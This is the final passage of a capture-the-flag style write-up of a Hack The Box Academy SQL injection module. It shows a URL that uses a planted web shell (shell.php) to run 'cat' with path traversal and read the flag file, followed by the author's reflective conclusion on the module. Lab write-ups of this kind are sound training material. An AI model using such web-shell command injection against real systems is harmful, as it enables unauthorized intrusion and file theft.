
I could see a flag present on the root directory, therefore I decided to display its content using the cat command.

URL: `http://83.136.251.235:48888/dashboard/shell.php?0=cat%20../../../../flag_cae1dadcd174.txt`
flag_cae1dadcd174.txt



This was how I found my flag.

Module completion



Conclusion.

In my conclusion, the SQL Injection module in the HTB Academy has provided me with a practical exploration in one of the most prevalent vulnerabilities in web applications. I have gained a solid understanding of SQL injection concepts, techniques and mitigation strategies. The hands-on labs and real-world scenarios offered in the module have enabled me to sharpen my skills in identifying and exploiting SQL injection vulnerabilities, emphasizing the importance of secure coding practices.

By going through this module in SQL injections, I have not only grown my offensive security capabilities but also cultivated a defensive mindset to safeguard web applications against potential exploits. The module's combination of theoretical knowledge and practical exercises has created a favorable environment for me, therefore my learning was made smooth.

Thank You.